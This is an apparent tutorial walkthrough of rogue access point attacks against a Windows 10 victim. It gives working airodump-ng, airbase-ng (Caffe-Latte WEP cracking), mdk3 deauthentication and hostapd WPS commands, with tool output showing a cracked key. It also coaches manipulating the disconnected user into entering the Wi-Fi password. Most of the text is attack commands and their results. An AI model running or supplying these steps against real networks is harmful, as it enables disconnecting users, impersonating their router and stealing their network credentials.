Other kinds of rogue AP
Network intrusion

- 1 Identify the networks
- 2 Create a rogue
- 3 Ddos target network
- 4 Put your fake AP instead of the real AP on the windows os of the victim
- 5 Adapt your attack

i

i

What we already know:

- Create a fake AP
- Ddos target network

What we can perform:

- Put our fake AP instead of the real AP on the windows OS victim
- Create one or multiple encrypted networks using airbase-ng or hostapd

On this test i will show you 2 rogue AP attacks one using airbase-ng and the another hostapd.

Test config:

- Windows 10 victim
- Kali linux or whatever linux distrib attacker with 2 wireless cards, one for the fake ap and the other for the ddos.

*This kinds of Attack work with windows 7 as well

Practice:

- Identify networks with a possibility of hexadecimal password
- Identify the other network and prepare hostapd for encrypted rogue.

Part 1.

Using airbase-ng to decrypt the key.

Let’s run airodump-ng to show who is around.

Airodump-ng --encrypt wpa wlan0mon

```
CH  2 ][ Elapsed: 24 s ][ 2016-10-29 13:55

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:1F:9F:FD:D9:A7  -53       62        0    0   6  54e  WPA2 CCMP   PSK  Bbox-
68:A3:78:75:C4:AC  -62       37        0    0  13  54e  WPA2 CCMP   MGT  FreeW
68:A3:78:75:C4:AA  -61       38        0    0  13  54e  WPA2 CCMP   PSK  Freeb
48:28:2F:27:83:3D  -71       46        0    0   1  54e. WPA2 CCMP   PSK  Liveb
C2:17:33:9D:34:4B  -79       21        0    0  11  54e  WPA2 CCMP   MGT  SFR W
00:17:33:9D:34:48  -79       25        0    0  11  54e  WPA  CCMP   PSK  NEUF_
C0:AC:54:2F:BC:61  -83       19        0    0  11  54e  WPA2 CCMP   PSK  <leng
C0:AC:54:2F:BC:60  -83       21        0    0  11  54e  WPA2 CCMP   PSK  Bbox-
64:7C:34:82:17:DC  -88       15        0    0   1  54e  WPA2 CCMP   PSK  Bbox-
0E:B7:8B:A5:EA:17  -89       19        0    0   3  54e  WPA  CCMP   MGT  FreeW
0E:B7:8B:A5:EA:14  -90       21        0    0   3  54e  WPA  CCMP   PSK  EVELY
0E:B7:8B:A5:EA:15  -90       22        0    0   3  54e  WPA2 CCMP   PSK  <leng
64:7C:34:82:17:DD  -91        9        0    0   1  54e  WPA2 CCMP   PSK  <leng

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:1F:9F:FD:D9:A7  0C:84:DC:70:80:C7  -59    1e- 1      0        2
68:A3:78:75:C4:AA  10:A5:D0:8B:23:D4  -68    0 - 1      8        2

root@koala:~#
```

The option –*encrypt wpa* is used here to avoid all the open network.

Now, assuming you know which router can have a hexadecimal password refering to the name and mac of the router, you noticed there is 2 networks available.Here a client is connected to the Bbox network.

Starting the attack:

- We will use airbase-ng wep encrypted AP with the caffe-latte attack to grab the key

- After that we run airodump to capture packet and let aircrack decrypt the key

airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlan0mon

```
root@koala:~# airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlp2s0mon
14:09:20  Created tap interface at0
14:09:20  Trying to set MTU on at0 to 1500
14:09:20  Trying to set MTU on wlp2s0mon to 1800
14:09:20  Access Point with BSSID EC:55:F9:AA:AF:AC started.
```

airodump-ng -c 1 -d EC:55:F9:AA:AF:AC -w wep wlan0mon

```
CH  1 ][ Elapsed: 18 s ][ 2016-10-29 14:56

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:55:F9:AA:AF:AC    0 100      452        0    0   1  54   WEP  WEP         Bbox-3C39D8

BSSID              STATION            PWR   Rate    Lost    Frames  Probe
```

Now all is ready to decrypt the key if the client entered it.
So now we have to do some social engineering tips to manipulate the client and let him enter the password.
One of the important thing on this attack is doing the following steps:

- Run mdk3 on your second wireless card
- Wait like 20 or 30 seconds and launch a second airbase-ng on your second wireless card

*You have to wait the disconnected client cause if you're not, the airbase command won't work and confuse the client as we expected.

Let’s go for some example.

Mdk3 in action

```
Disconnecting between: 01:80:C2:00:00:00 and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: 33:33:00:01:00:03 and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: FF:FF:FF:FF:FF:FF and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: 33:33:00:00:00:FB and: 00:1D:7E:4B:13:18 on channel: 6
Disconnecting between: 0C:84:DC:70:80:C7 and: 00:1F:9F:FD:D9:A7 on channel: 6
Disconnecting between: 0C:84:DC:70:80:C7 and: 00:1F:9F:FD:D9:A7 on channel: 6
Disconnecting between: 0C:84:DC:70:80:C7 and: 00:1F:9F:FD:D9:A7 on channel: 6
Disconnecting between: 0C:84:DC:70:80:C7 and: 00:1F:9F:FD:D9:A7 on channel: 6
Packets sent:    101 - Speed:   24 packets/sec^C
```

After 30 seconds we can run airbase.
In the following command we send to airbase all the parameters of the real network.Other parameters can be used too.


airbase-ng -c 6 -a 00:1F:9F:FD:D9:A7 -e Bbox-3C3D8 -W 1 wlan1mon

Let’s see what happen after a few time with the airbase command and on our windows 10 victim

Our computer

```
root@koala:~# airbase-ng -c 6 -a 00:1F:9F:FD:D9:A7 -e Bbox-3C3D8 -W 1 wlan0mon
15:02:22  Created tap interface at1
15:02:22  Trying to set MTU on at1 to 1500
15:02:22  Access Point with BSSID 00:1F:9F:FD:D9:A7 started.
15:02:58  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:02:59  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:00  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:01  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:02  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:03  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:03  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:04  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:05  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:06  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:09  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:10  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:11  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:12  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:03:13  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:31  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:32  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:33  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:34  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:35  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:36  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:36  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:36  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:37  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:38  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:39  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:40  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
15:04:41  Client 0C:84:DC:70:80:C7 associated (WPA2;CCMP) to ESSID: "Bbox-3C3D8"
```


The victime computer



As you can see our fake AP is on top of the list instead of the real AP.

But where is the real AP ?


The real AP is put on the last position in the windows wifi manager of our victim as you can see below



I make intentionally 2 different name for the example to make easier to understand.

Remember the fake AP is Bbox-3C39D8 and the real AP is Bbox-3C3D8.

Now if i put the same name as the real network let’s see what airbase can do



The real stay on the last position but the client can’t connect to it.To make sure your fake AP will appear on the top of the windows wifi manager of our victime make sure to lauch airbase with a space after the last letter like i do above:

airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlan0mon

On the the fake AP when the client has entered the key:

```
root@koala:~# airbase-ng -c 1 --essid "Bbox-3C39D8 " -L -W 1 wlp2s0mon
14:54:41  Created tap interface at0
14:54:41  Trying to set MTU on at0 to 1500
14:54:41  Access Point with BSSID EC:55:F9:AA:AF:AC started.
15:09:14  Client 0C:84:DC:70:80:C7 associated (WEP) to ESSID: "Bbox-3C39D8 "
15:09:21  Starting Caffe-Latte attack against 0C:84:DC:70:80:C7 at 100 pps.
```

On the airodump we can see the attack starting

```
CH  1 ][ Elapsed: 10 mins ][ 2016-10-29 15:09

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:55:F9:AA:AF:AC    0   0    12814     3157  119   1  54   WEP  WEP    OPN  Bbox-3C39D8

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EC:55:F9:AA:AF:AC  0C:84:DC:70:80:C7  -54    0 - 1      0     3172  Bbox-3C39D8
EC:55:F9:AA:AF:AC  FF:FF:FF:FF:FF:FF  -58    0 - 1      0        7
```

And some minutes later

```
CH  1 ][ Elapsed: 16 mins ][ 2016-10-29 15:15

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

EC:55:F9:AA:AF:AC    0   0    20138    46869  120   1  54   WEP  WEP    OPN  Bbox-3C39D8

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

EC:55:F9:AA:AF:AC  0C:84:DC:70:80:C7  -55    0 - 1      0    46973  Bbox-3C39D8
EC:55:F9:AA:AF:AC  FF:FF:FF:FF:FF:FF  -59    0 - 1      0       85
```

```
Terminal - root@koala: ~
Fichier  Éditer  Affichage  Terminal  Onglets  Aide

                [00:00:00] Tested 1405 keys (got 44912 IVs)

  KB    depth   byte(vote)
   0    0/  1   12(62208) 24(57344) B8(55296) 53(54016) 80(53504)
   1    2/  3   34(53248) 6B(52480) B8(52480) 15(51968) 54(51456)
   2    0/  1   56(59904) 44(54528) 31(54272) CE(52480) 4B(52224)
   3    2/  4   78(53248) 04(52992) 67(51712) F4(51712) 33(51456)
   4    0/  1   90(59648) C3(55296) 7D(53760) 6B(53504) EC(53504)
   5    0/  2   12(58368) 31(57856) 66(53760) AB(53248) 5D(52736)
   6    0/  1   34(61952) 44(55296) FE(53504) A3(52736) 3B(52480)
   7    0/  1   56(55296) 69(52480) 75(52480) 5A(52224) 89(52224)
   8    0/  2   78(55296) F8(52992) AD(52224) 31(50944) DD(50688)
   9    0/  1   90(57344) F1(54784) 0D(52992) 09(52480) C2(52224)
  10    4/  6   04(51968) 5A(51712) 9E(51712) 9F(51712) 05(51456)
  11    3/  5   34(52224) 80(52224) 78(51456) 8F(50944) E1(50944)
  12    0/  1   56(62720) DE(55040) 73(54528) 50(54272) 0A(52480)

          KEY FOUND! [ 12:34:56:78:90:12:34:56:78:90:12:34:56 ]
      Decrypted correctly: 100%

root@koala:~#
```

I the client connected the fake AP when airodump was at 8 minutes, so the time to crack a 26 lenght wep key is about 8 minutes.You can start aircrack about 45000 ivs and 17000 ivs if you suspect 10 lenght wep key.The client stay at « connection limited » during the time of the attack.

Easier, Faster, Dangerous.

Part 2.

Using hostapd and the wps to grab the key.

The second attack is based on hostapd to create multiple encrypted access points with the wps system to let the victim come to us.

To disconnect the victim and try to manipulate it we use the same way as Part 1.

The only thing to do is make sure your driver and your hostapd.conf is propely configured to run hostapd.

Then you can run hostapd and hostapd_cli with the wps to accept all client coming.

hostapd hostapd.conf

```
root@koala:~# hostapd  hostapd.conf
Configuration file: hostapd.conf
wlp2s0: interface state UNINITIALIZED->COUNTRY_UPDATE
Using interface wlp2s0 with hwaddr ec:55:f9:aa:af:ac and ssid "Bbox "
WPS: Converting display to virtual_display for WPS 2.0 compliance
WPS: Converting push_button to virtual_push_button for WPS 2.0 compliance
Using interface wlp2s1 with hwaddr ec:55:f9:aa:af:ad and ssid "Bbox-Assistance"
WPS: Converting display to virtual_display for WPS 2.0 compliance
WPS: Converting push_button to virtual_push_button for WPS 2.0 compliance
Using interface wlp2s2 with hwaddr ec:55:f9:aa:af:ae and ssid "Bbox-wifi "
wlp2s0: interface state COUNTRY_UPDATE->ENABLED
wlp2s0: AP-ENABLED
```

Active the wps on hostapd_cli for a while...

while : ; do sudo hostapd_cli wps_pbc ; sleep 120 ; done &


```
root@koala:~# while : ; do sudo hostapd_cli wps_pbc ; sleep 120 ; done &
[1] 21372
root@koala:~# Selected interface 'wlp2s1'
FAIL
```

You get an error because hostapd lauch 3 networks at the same time and automatically rename the wireless card on 3 wireless cards but that not cause problem to the client to connect on one of the 3 networks created because all is managed by the same wireless card.

